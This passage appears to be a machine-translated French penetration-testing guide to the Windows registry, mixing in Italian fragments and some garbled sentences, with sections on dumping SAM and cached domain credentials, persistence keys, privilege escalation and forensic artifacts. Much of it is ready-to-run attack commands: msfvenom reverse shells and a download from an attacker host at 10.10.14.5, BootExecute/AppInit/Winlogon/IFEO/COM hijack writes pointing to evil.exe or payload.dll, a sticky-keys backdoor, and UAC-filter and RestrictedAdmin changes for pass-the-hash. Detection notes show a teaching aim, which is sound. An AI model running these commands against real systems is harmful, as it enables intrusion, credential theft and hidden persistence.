secretsdump.py -sam SAM.hive -system SYSTEM.hive -security SECURITY.hive LOCALOutil automatique (LOLBin en premier, puis outils externes) : PowerShell pur avec vssadmin/copy Comme indiqué ci-dessus, c'est suffisant et natif. Si vous avez besoin d'automatiser, HiveNightmare.exe/ShadowCopy.ps1 Ils font les mêmes étapes d'un seul coup, mais ils n'ajoutent rien qu'ils ne fassent déjà. vssadmin.
Détection: surveiller les événements vssadmin create shadow non lié aux sauvegardes légitimes (ID d'événement Sysmon 1, correspondance de la ligne de commande) ; accès en lecture à \HarddiskVolumeShadowCopy*\Windows\System32\config\SAM Il s'agit d'un indicateur de compromission (IOC) pertinent pour un processus non système. Correctif : la base de connaissances de juillet 2021 corrige la liste de contrôle d'accès (ACL) par défaut.
6.6 Informations d'identification de domaine mises en cache (DCC/DCC2) #
Lorsqu'un ordinateur portable d'entreprise se déconnecte du réseau, Windows doit toujours autoriser la connexion avec le compte de domaine. Pour ce faire, il stocke localement une version hachée des informations d'identification : il s'agit des informations d'identification mises en cache par le domaine , également appelées mscash (v1) ou mscash2/DCC2 (à partir de Vista).
HKLM\SECURITY\Cacheavec des voix NL$1, NL$2, ... NL$10 Par défaut, une pour chaque utilisateur du domaine récemment connecté. NL$KM (voir ci-dessus) sert à les déchiffrer.
Point essentiel : DCC2 n’est pas un hachage NTLM . Il ne peut pas être utilisé pour le partage de hachage ; il sert uniquement à la vérification hors ligne d’un mot de passe saisi lors de la connexion ; la seule façon de l’exploiter est de le casser.
secretsdump.py -security ./loot/SECURITY.save -system ./loot/SYSTEM.save LOCAL[*] Dumping cached domain logon information (domain/username:hash)
CORP.LOCAL/jsmith:$DCC2$10240#jsmith#e4e4e18ac7d15990f64ebe1be1989d9fCraquage (mode 2100 = DCC2/MS-Cache2) :
hashcat -m 2100 dcc2_hashes.txt rockyou.txtLe nombre 10240 Il s'agit du nombre d'itérations de l'algorithme PBKDF2 interne ; le craquage est donc plus lent qu'avec NTLM pur. Le nombre maximal d'identifiants mis en cache est contrôlé par :
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\CachedLogonsCountIdentifiants de l'application — logiciel tiers #
6.7 Informations d'identification supplémentaires de l'application #
Outre SAM/SYSTEM/SECURITY, d'autres sources mineures mais réelles :
keymgr.dll (fichier stub du gestionnaire d'informations d'identification) — Les identifiants réseau enregistrés par Credential Manager sont chiffrés avec DPAPI et ne peuvent pas être lus en clair via reg queryIl faudrait les extraire avec du Mimikatz dpapi::cred après avoir obtenu la clé principale de l'utilisateur.
PuTTY — sessions enregistrées :
HKCU\Software\SimonTatham\PuTTY\SessionsNoms d'hôtes enregistrés et, dans les configurations de mauvaise qualité, références à des clés privées ou à des proxys.
VNC — mot de passe dans le registre :
HKLM\SOFTWARE\RealVNC\WinVNC4
HKCU\Software\ORL\WinVNC3\Default
De nombreux serveurs VNC anciens enregistrent directement ici le mot de passe faiblement obscurci (souvent réversible).
7. Persistance via le registre #
7.1 Exécuter, RunOnce et services #
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKLM\SYSTEM\CurrentControlSet\Services\<nomeservizio>
Les clés d'exécution sont le premier endroit où un attaquant (ou un logiciel malveillant) place l'exécution automatique.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -sLa clé Services affiche chaque service installé, son ImagePath (potentiellement détournable avec un chemin de service non entre guillemets) et le compte sous lequel il s'exécute.
7.2 StartupApproved — l'état actuel des entrées d'exécution automatique #
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\StartupFolder
Une valeur dans Exécuter sans approbation correspondante ici peut indiquer une entrée désactivée manuellement par l'utilisateur via le Gestionnaire des tâches — utile pour déterminer si une entrée trouvée dans Exécuter est réellement active. Les octets 02/03 Au début de la valeur binaire, ils indiquent activé/désactivé.
7.3 Exécution automatique avancée — Au-delà de Run et RunOnce #
Windows possède plusieurs autres points d'extension de démarrage automatique (ASEP), moins connus mais tout aussi utilisés :
| Chiave | Ce qu'il fait |
|---|---|
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BootExecute | Programmes gérés par smss.exe même avant le bureau — par défaut autocheck autochk *Toute valeur ajoutée s'exécute à chaque démarrage avec des privilèges très élevés. |
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs + LoadAppInit_DLLs | Les DLL sont chargées dans chaque processus qui les utilise. user32.dll. Déprécié et désactivé par défaut dans Vista et versions ultérieures, mais doit être testé sur les systèmes hôtes plus anciens. |
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCertDlls | Similaire à AppInit, mais intégré à l'API CreateProcess — affecte tous les processus créés sur le système |
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit | Normalement userinit.exe — une deuxième valeur séparée par des virgules est également envoyée à chaque connexion |
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell | Normalement explorer.exe —remplacer remplace l'intégralité de l'interface utilisateur |
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Policies\Explorer\Run | Exécuter l'élément « via la stratégie de groupe », souvent ignoré par les contrôles superficiels |
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BootExecute"Persistance au démarrage (privilèges très élevés, avant le bureau) :
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager" -v BootExecute -vt REG_MULTI_SZ -vd "autocheck autochk *\0C:\Windows\Temp\evil.exe"Vous devez préserver autocheck autochk * en premier élément (il s'agit du contrôle du disque de démarrage natif) et ajoutez votre binaire comme entrée suivante dans le même REG_MULTI_SZ, séparés par un caractère nul — sinon, le démarrage du disque sera interrompu.
AppInit_DLLs (injection de DLL dans chaque processus avec user32.dll) :
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" -v AppInit_DLLs -vt REG_SZ -vd "C:\Windows\Temp\evil.dll"
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" -v LoadAppInit_DLLs -vt REG_DWORD -vd 1
Senza LoadAppInit_DLLs a 1, la DLL n'est pas chargée même si AppInit_DLLs est renseigné — ne fonctionne que si le démarrage sécurisé est désactivé (obsolète dans Windows 8 et versions ultérieures avec le démarrage sécurisé activé).
Winlogon Shell (remplace l'intégralité du shell utilisateur) :
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" -v Shell -vt REG_SZ -vd "explorer.exe,C:\Windows\Temp\evil.exe"La valeur séparée par des virgules après explorer.exe S'exécute avec le shell à chaque ouverture de session utilisateur — persistance à long terme si écrite dans HKLM.
7.4 Configuration active — Persistance liée au profil utilisateur #
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components\<GUID>Mécanisme conçu pour exécuter du code première connexion d'un nouvel utilisateur (cas typique des environnements avec des profils itinérants/serveur de terminal). La valeur StubPath contient la commande. Si vous augmentez le numéro de version enregistré ici par rapport à celui suivi ci-dessous HKCU\...\Active Setup\Installed ComponentsLa commande redémarre pour chaque utilisateur lors de la prochaine connexion, même pour les utilisateurs existants.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components" -s7.5 IFEO — Options d'exécution des fichiers image #
MITRE ATT&CK : T1546.012. IFEO permet d'attacher un débogueur à un exécutable spécifique : à chaque lancement de cet exécutable, le débogueur est lancé simultanément. Ce mécanisme est légitime, mais figure parmi les plus détournés à des fins de persistance car il n'affecte pas le fichier d'origine.
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\<nomeprocesso.exe>Technique 1 — Détournement du débogueur :
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" /v Debugger /d "C:\Windows\System32\calc.exe"Au laboratoire, chaque ouverture de notepad.exe jetterait calc.exe à sa place — dans un scénario réel, un attaquant remplacerait un utilitaire d'accessibilité pouvant être appelé depuis l'écran de connexion (utilman.exe, sethc.exe), ce qui entraîne l'exécution du système avant la connexion (« porte dérobée des touches rémanentes »).
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" -v Debugger -vt REG_SZ -vd "C:\Windows\System32\cmd.exe"Technique 2 — SilentProcessExit : Surveille la terminaison « silencieuse » d’un processus et lance un binaire de réponse.
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\<processo.exe>\GlobalFlag
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\<processo.exe>:: 1. Abilita il monitoraggio (GlobalFlag = 0x200)
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" /v GlobalFlag /t REG_DWORD /d 512
:: 2. Configura cosa succede alla chiusura
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v ReportingMode /t REG_DWORD /d 1
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v MonitorProcess /d "C:\Windows\System32\calc.exe"La charge utile commence par le processus parent WerFault.exe, moins suspect à première vue après une analyse superficielle de l'arbre de processus.
Détection IFEO : surveiller les écrits sur Image File Execution Options\*\Debugger e SilentProcessExit\*\MonitorProcess via l'ID d'événement Sysmon 13 ; n'importe quel Debugger pointant vers cmd.exe/powershell.exe c'est suspect ; vérifiez périodiquement les clés IFEO sur utilman.exe, sethc.exe, osk.exe, Magnify.exe.
7.6 Périphériques montés — carte de tous les volumes vus par la machine #
HKLM\SYSTEM\MountedDevicesContrairement à MountPoints2 (vue par utilisateur, analyse forensique), cette clé est au niveau de la machine et mappe chaque lettre de lecteur et GUID de volume jamais monté, y compris les disques chiffrés, les clés USB et les volumes réseau.
8. Liste de contrôle d'accès du registre et élévation de privilèges #
8.1 Fonctionnement des autorisations du registre #
Chaque clé de registre possède un descripteur de sécurité — la structure qui définit le propriétaire et les autorisations de l'objet. Ce descripteur contient deux listes distinctes :
- DACL (Liste de contrôle d'accès discrétionnaire) : définit qui peut accéder à l'objet et comment — les permissions réelles
- SACL (Liste de contrôle d'accès au système) : Définit les éléments consignés/audités — il s'agit de la journalisation de sécurité, et non de l'accès
La DACL est composée de règles appelées ACE (Access Control Entrées) : « Cet SID est autorisé/refusé à accéder à cet accès. » Windows évalue les ACE dans l’ordre, et les refus explicites sont traités avant les autorisations.
Point critique : une DACL vide refuse tout accès , mais une clé sans DACL (DACL NULL) accorde un accès complet à tous — une configuration dangereuse, souvent le résultat d’une erreur.
8.2 Autorisations de lecture et d'écriture #
Avec PowerShell (LOLBins en premier, sans outils externes) :
Get-Acl -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NomeServizio" | Format-ListPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NomeServizio
Owner : NT AUTHORITY\SYSTEM
Access : NT AUTHORITY\SYSTEM Allow FullControl
BUILTIN\Administrators Allow FullControl
NT AUTHORITY\Authenticated Users Allow FullControl <- questa è la ACE pericolosaSi tu vois Authenticated Users o Everyone avec FullControl/Write Sur une clé de service exécutée en tant que SYSTEM, vous avez trouvé une escalade.
Set-Acl modifier (en laboratoire, pour démontrer l'impact) :
$acl = Get-Acl "HKLM:\SYSTEM\CurrentControlSet\Services\NomeServizio"
$rule = New-Object System.Security.AccessControl.RegistryAccessRule("NT AUTHORITY\Authenticated Users","FullControl","Allow")
$acl.SetAccessRule($rule)
Set-Acl -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NomeServizio" -AclObject $acl
Dans l'Éditeur du Registre : cliquez avec le bouton droit sur la clé → Autorisations → même DACL sous forme graphique.
8.3 Autorisations de registre faibles — Exploitation pratique #
MITRE ATT&CK : T1574.011 (Flux d'exécution détourné : faiblesse des autorisations du registre de services). Si un utilisateur à privilèges limités dispose de droits d'écriture sur une clé Services S'exécutant en tant que SYSTEM, il peut détourner l'exécution du service en modifiant ImagePath.
Liste des clés vulnérables :
Avec AccessChk de Sysinternals :
accesschk.exe /accepteula "authenticated users" -kvuqsw hklm\System\CurrentControlSet\servicesAvec PowerShell pur :
Get-Acl -Path HKLM:\SYSTEM\CurrentControlSet\Services\<nomeservizio> | flAvec PowerUp.ps1 (automatisation sur l'ensemble de l'arborescence) :
Import-Module .\PowerUp.ps1
Get-ModifiableRegistryAutoRun
À distance, avant même d'avoir une coquille :
reg.py CORP/utente:Password1@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Services\NomeServizioSospetto"Exploitation:
:: 1. Prepara un binario (in lab: reverse shell)
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.5 LPORT=8888 -f exe -o shell.exe

:: 2. Trasferiscilo sul target
powershell wget http://10.10.14.5/shell.exe -o C:\Users\Public\shell.exe

:: 3. Sovrascrivi ImagePath
reg add "HKLM\SYSTEM\CurrentControlSet\Services\NomeServizioSospetto" /v ImagePath /t REG_EXPAND_SZ /d "C:\Users\Public\shell.exe" /f

:: 4. Riavvia il servizio
net start NomeServizioSospetto
À distance, directement via reg.py :
reg.py CORP/utente:Password1@10.10.10.5 add -keyName "HKLM\SYSTEM\CurrentControlSet\Services\NomeServizioSospetto" -v ImagePath -vt REG_EXPAND_SZ -vd "C:\Users\Public\shell.exe"Cela ne fonctionne que si vous avez également l'autorisation de démarrer/redémarrer le service, ou s'il redémarre automatiquement (boucle de plantage, redémarrage).
8.4 UAC, Administrateur restreint et stratégie de filtrage des jetons de compte local #
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\SystemValeurs clés : EnableLUA (UAC activé/désactivé), LocalAccountTokenFilterPolicy (si 1, un administrateur local distant obtient un jeton complet au lieu d'un jeton filtré — permet le déplacement latéral PsExec/WMI avec les comptes locaux), FilterAdministratorToken.
Vérifier l'état actuel :
reg.py CORP/utente:Password1@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"Activer le contournement pour les déplacements latéraux (en laboratoire, pour démontrer l'impact sur un réseau comportant plusieurs administrateurs locaux utilisant le même mot de passe) :
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" -v LocalAccountTokenFilterPolicy -vt REG_DWORD -vd 1Avec cette clé de 1, un administrateur local (et non l'administrateur intégré) Administrator, RID 500) authentifié à distance via PsExec/WMI/SMB obtient un jeton complet au lieu d'un jeton filtré par l'UAC — une condition nécessaire pour de nombreuses techniques de passage du hachage lors d'un déplacement latéral.
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\DisableRestrictedAdminVérifiez si le protocole RDP accepte l'authentification en mode d'administration restreint (transmission du hachage via RDP).
Activez cette fonctionnalité pour tester le protocole pass-the-hash via RDP :
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" -v DisableRestrictedAdmin -vt REG_DWORD -vd 00 activer le mode d'administration restreint (le nom est contre-intuitif : « désactiver » un 0 cela signifie que le mode d'administration restreint n'est PAS désactivé, il est donc actif). Avec ce mode actif, xfreerdp /pth Authentifiez-vous via RDP en utilisant uniquement le hachage NTLM, sans jamais transmettre le mot de passe en clair.
8.5 Toujours installer en hauteur #
HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
Si les deux clés sont à 1, tout utilisateur peut installer des paquets .msi avec les privilèges SYSTEM — l'une des escalades les plus simples et les plus souvent oubliées en matière de renforcement de la sécurité.
reg.py CORP/utente:Password1@10.10.10.5 query -keyName "HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer" -sActivez les deux clés pour démontrer l'escalade dans le laboratoire (dans un scénario réel, elles devraient déjà exister, créées par erreur par un administrateur — on ne les crée pas sur une cible de test autorisée sans raison) :
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer" -v AlwaysInstallElevated -vt REG_DWORD -vd 1
reg.py CORP/utente:Password1@10.10.10.5 add -keyName "HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer" -v AlwaysInstallElevated -vt REG_DWORD -vd 1
exploitation (avec les deux à 1, un fichier MSI malveillant s'installe en tant que SYSTEM même lancé par un utilisateur standard :
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.5 LPORT=4444 -f msi -o payload.msi
msiexec /quiet /qn /i payload.msi
9. Détournement de fichiers COM et détournement d'association de fichiers #
Détournement de 9.1 COM #
MITRE ATT&CK : T1546.015. Le modèle COM (Component Object Model) est le cadre par lequel les programmes Windows échangent des fonctionnalités. Chaque composant COM est identifié par un CLSID (GUID), mappé dans le registre à une DLL (InprocServer32) ou exécutable (LocalServer32).
HKCR\CLSID\{CLSID}\InprocServer32\(Default) = C:\Windows\System32\qualchecosa.dll
HKCR\CLSID\{CLSID}\ProgID = NomeLeggibile.Application
Pourquoi il est exploitable : Windows corrige en premier HKCU\Software\Classes\CLSID et seulement après HKLM\Software\Classes\CLSID. un utilisateur non administrateur peut créer une entrée sous son HKCU qui pointe vers un CLSID légitime, et Windows l'utilisera — sans privilèges élevés.
# Verifica se un CLSID esiste già sotto HKCU (se manca, è "hijackable")
reg.py CORP/utente:Password1@10.10.10.5 query -keyName "HKCU\Software\Classes\CLSID\{42aedc87-2188-41fd-b9a3-0c966feabec1}"
Le CLSID {42aedc87-2188-41fd-b9a3-0c966feabec1} (MruPidlList) est parmi les plus utilisés dans les campagnes réelles car il est chargé par explorer.exe à chaque connexion.
Exploitation:
reg add "HKCU\Software\Classes\CLSID\{42aedc87-2188-41fd-b9a3-0c966feabec1}\InprocServer32" /ve /t REG_SZ /d "C:\Users\Public\payload.dll" /f
reg add "HKCU\Software\Classes\CLSID\{42aedc87-2188-41fd-b9a3-0c966feabec1}\InprocServer32" /v ThreadingModel /t REG_SZ /d "Both" /f
Copia ThreadingModel exactement à partir de l'enregistrement HKLM d'origine, sinon l'activation échoue (plantage visible).
Variante furtive — TreatAs : permet de « traiter » un CLSID comme un autre, avec une surveillance moindre que InprocServer32 :
reg add "HKCU\Software\Classes\CLSID\{97D47D56-3777-49FB-8E8F-90D7E30E1A1E}\TreatAs" /ve /t REG_SZ /d "{00000001-0000-0000-0000-0000FEEDACDC}" /fDétection: Création de la clé de surveillance ci-dessous HKCU\Software\Classes\CLSID\* (ID d'événement Sysmon 13) ; un CLSID qui ne devrait exister que dans HKLM mais qui apparaît dans HKCU est un indicateur fort ; établissez une base de référence (les installations/mises à jour légitimes modifient régulièrement COM).
9.2 Détournement d'association de fichiers #
HKCR\<progid>\shell\open\commandexemple: HKCR\txtfile\shell\open\command\(Default) = "%SystemRoot%\system32\NOTEPAD.EXE" "%1".
Si cette commande est remplacée, chaque double-clic sur ce type de fichier exécute la charge utile — souvent, la charge utile relance l'application d'origine pour éviter d'éveiller les soupçons (payload.exe "%1" → puis ouvrez le Bloc-notes).
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKCR\txtfile\shell\open\command"Exploitation — Détournement de l'ouverture des fichiers .txt :
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKCU\Software\Classes\txtfile\shell\open\command" -v "" -vt REG_SZ -vd 'C:\Users\Public\payload.exe "%1"'Remarque : écrivez ci-dessous HKCU\Software\Classes, Non HKCR directement — HKCR est une vue en lecture seule résultant de la fusion de HKLM e HKCU\Software\Classes (Voir le tableau Hive dans la section 1.) Windows résout d'abord la version HKCU ; par conséquent, même sans privilèges d'administrateur, votre entrée est prioritaire. La charge utile reçoit le chemin d'accès au fichier d'origine sous forme de %1 et relance généralement le bloc-notes après l'exécution, afin de ne pas éveiller les soupçons de la victime.
Cas critique : association d'extension .exe même (HKCR\exefile\shell\open\command) — si modifié, chaque exécutable lancé par un double-clic passe par la charge utile, affectant toute la surface d'exécution de l'utilisateur.
10. Accès à distance : RDP, WinRM, LAPS #
Trois services d'accès à distance, trois clés à vérifier avant de planifier un déplacement latéral ou un échange de fichiers :
| Service | Clé de Registre | Que vérifier |
|---|---|---|
| RDP | HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp e ...\fDenyTSConnections | fDenyTSConnections a 0 = RDP activé. UserAuthentication indique si l'authentification au niveau du réseau (NLA) est nécessaire |
| WinRM | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WinRM\Service | Qu’il accepte l’authentification de base (texte clair via HTTP) ou uniquement Kerberos/NTLM — pertinent sur les ports 5985/5986 |
| LAPS | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\LAPS | Si LAPS est configuré — en combinaison avec Obtenir le mot de passe LAPS Vérifiez si vous avez l'autorisation de lire le mot de passe local renouvelé. |
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp"
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WinRM\Service"
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\LAPS"
11. Expertise médico-légale et DFIR — preuves d'exécution #
Le journal conserve la trace, souvent de manière redondante, des programmes exécutés, de la date et du nombre d'exécutions. Ces données sont essentielles à la détection et à la réponse aux incidents de sécurité (DFIR) et permettent également de déterminer si une autre attaque a précédé la vôtre.
11.1 ShellBags — Traces de navigation dans les dossiers #
Ils enregistrent des informations sur chaque dossier que vous ouvrez dans l'Explorateur, même si le dossier ou le lecteur n'existe plus.
C:\Users\<utente>\AppData\Local\Microsoft\Windows\UsrClass.datHKEY_CLASSES_ROOT\Local Settings\Software\Microsoft\Windows\Shell\Bags
HKEY_CLASSES_ROOT\Local Settings\Software\Microsoft\Windows\Shell\BagMRUPoint pratique : à distance via reg.py, vous n’avez pas accès à un « HKCR » magique de l’autre utilisateur ; la transaction passe par ce dernier. HKU\<SID-utente>_Classes\..., la vue chargée de UsrClass.dat de cet utilisateur spécifique. Si le SID n'a pas de profil _Classes Une fois chargée, la ruche doit être extraite hors ligne du fichier disque.
Utilisation pratique : reconstituer les partages/lecteurs externes consultés par l’utilisateur, identifier les dossiers suspects laissés par un attaquant précédent.
reg.py CORP/admin:Password123@10.10.10.5 save -keyName 'HKU\<SID-utente>_Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU' -o '\\10.10.14.5\share\bagmru.save'Analyse avec ShellBags Explorer (outils d'Eric Zimmerman).
11.2 UserAssist — Applications GUI avec comptage des exécutions #
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{GUID}\CountTraces des programmes lancés depuis l'interface graphique de l'explorateur, avec le nombre d'exécutions et les horodatages. Noms chiffrés avec ROT13.
Deux GUID principaux :
{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}— exécution directe.exe{F4E57C4B-2036-45F0-A9AB-443BCFE33D9F}— exécution par.lnk
function Decode-ROT13 {
    param($string)
    $string.ToCharArray() | ForEach-Object {
        if ([char]::IsLetter($_)) {
            $code = [int][char]$_
            if (($code -ge 65 -and $code -le 77) -or ($code -ge 97 -and $code -le 109)) { $code += 13 } else { $code -= 13 }
            [char]$code
        } else { $_ }
    } -join ''
}
Decode-ROT13 "abgrcnq.rkr"   # -> notepad.exe
Limitation : ne prend en charge que les applications graphiques lancées depuis l’Explorateur Windows. Ne prend pas en charge les lignes de commande, les scripts ni les tâches planifiées.
11.3 ShimCache (AppCompatCache) #
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache\AppCompatCacheEnregistre les métadonnées (chemin, taille, date de modification) de tout fichier exécutable, même s'il est simplement affiché dans l'Explorateur sans être lancé. Écrit au redémarrage ou à l'arrêt du système, il s'agit d'un instantané de l'état du système avant l'arrêt. Peut conserver des traces d'un outil même après sa suppression du disque.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache" -sAnalyse avec AppCompatCacheParser :
AppCompatCacheParser.exe -f SYSTEM --csv output_dir11.4 Amcache — l'artefact le plus riche #
C:\Windows\AppCompat\Programs\Amcache.hveRuche distincte (et non une clé de registre classique). Contient le chemin d'accès, l'éditeur, l'horodatage du premier démarrage et le hachage SHA-1, vérifiable sur VirusTotal. Plus fiable que ShimCache car elle enregistre le premier démarrage en temps réel.
Il est préférable de récupérer le fichier via SMB (smbclient.py) plutôt que par save de reg.py, destiné aux clés de l'arbre standard.
Analyse avec AmcacheParser :
AmcacheParser.exe -f Amcache.hve --csv output_dir11.5 BAM / DAM #
HKLM\SYSTEM\CurrentControlSet\Services\bam\UserSettings\<SID>
HKLM\SYSTEM\CurrentControlSet\Services\dam\UserSettings\<SID>
Ce registre suit les fichiers exécutables récemment lancés par l'identifiant système de l'utilisateur (SID). Il se réinitialise au redémarrage ou après environ 7 jours ; utile uniquement pour l'activité très récente, en complément de ShimCache/Amcache.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Services\bam\UserSettings\S-1-5-21-XXXX" -s11.6 RecentDocs, TypedPaths, TypedURLs, MRU #
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\TypedPaths
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\TypedURLs
RecentDocs = preuve de accesso, pas l'exécution. TypedPaths = chemins saisis dans l'Explorateur. TypedURLs = même chose pour les anciennes versions d'IE/Edge.
| Clé MRU | Traccia |
|---|---|
RunMRU (HKCU\...\Explorer\RunMRU) | Commandes saisies dans Exécuter (Win+R) — or dans un IR : cmd, powershell -encLes chemins d'accès à l'UNC restent disponibles même après la fermeture de la session. |
OpenSaveMRU / LastVisitedMRU | Chemins d'accès utilisés dans les fenêtres Ouvrir/Enregistrer, par application |
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU"11.7 Points de montage 2 — Montage de partages USB et réseau #
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2Tout volume monté par l'utilisateur actuel : USB (GUID/série), disques externes, partages mappés. Combiné avec HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR (énumération générale) et HKLM\SYSTEM\MountedDevices (au niveau de la machine, visible dans la persistance), permet de corréler l'utilisateur, l'appareil et le temps.
11.8 Profils Wi-Fi — réseaux détectés par la machine #
HKLM\SOFTWARE\Microsoft\WlanSvc\Interfaces\<GUID interfaccia>\ProfilesListe les SSID auxquels la machine s'est connectée au fil du temps, ainsi que des données telles que l'horodatage et le type d'authentification. Le mot de passe du réseau non Il est ici en clair : il est chiffré avec DPAPI et se trouve dans un fichier XML sous C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\<GUID>\Le journal vous indique « quels réseaux », et non « avec quel mot de passe » — ce qui reste utile pour comprendre où la machine s'est trouvée (bureau, domicile, hôtel) et si elle s'est déjà connectée à des réseaux publics non sécurisés.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\WlanSvc\Interfaces" -s11.9 Serveurs RDP — Machines auxquelles l'utilisateur s'est connecté #
HKCU\Software\Microsoft\Terminal Server Client\ServersChaque sous-clé est un nom d'hôte ou une adresse IP à laquelle l'utilisateur s'est connecté avec le client RDP (mstsc.exeLors d'un test d'intrusion, cela vous indique quelles autres machines cet utilisateur administre ou utilise régulièrement ; il s'agit souvent du premier indice sur l'endroit où se déplacer latéralement après avoir compromis un compte privilégié.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKCU\Software\Microsoft\Terminal Server Client\Servers" -sSi l'utilisateur a activé l'option « Se souvenir de mes informations d'identification » pour l'une de ces connexions, le mot de passe est chiffré via DPAPI et se trouve dans le Gestionnaire d'informations d'identification (et non dans le registre), mais la présence de l'entrée ici confirme que cette fonctionnalité a été utilisée au moins une fois pour cet hôte.
11.10 Bureau — fichiers récents (Fichiers MRU) #
HKCU\Software\Microsoft\Office\<versione>\<applicazione>\File MRUExemple concret pour Excel sur Office 2016+ :
HKCU\Software\Microsoft\Office\16.0\Excel\File MRUAffiche la liste des fichiers récemment ouverts dans chaque application Office, avec leur chemin d'accès complet, y compris les fichiers situés sur des partages réseau ou des emplacements qui n'existent plus. Cette fonctionnalité est utile car, dans de nombreuses entreprises, les feuilles de calcul Excel ou les documents Word contiennent encore des identifiants ou des données sensibles enregistrés temporairement : savoir quels documents un utilisateur a récemment ouverts permet de localiser ces informations.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKCU\Software\Microsoft\Office\16.0\Excel\File MRU" -s12. Flux de travail complet : de reg.py à secretsdump, et au craquage #
12.1 Supprimer les identifiants locaux #
# 1. Server SMB locale per ricevere le hive
smbserver.py -smb2support share ./loot

# 2. Backup delle hive dal target
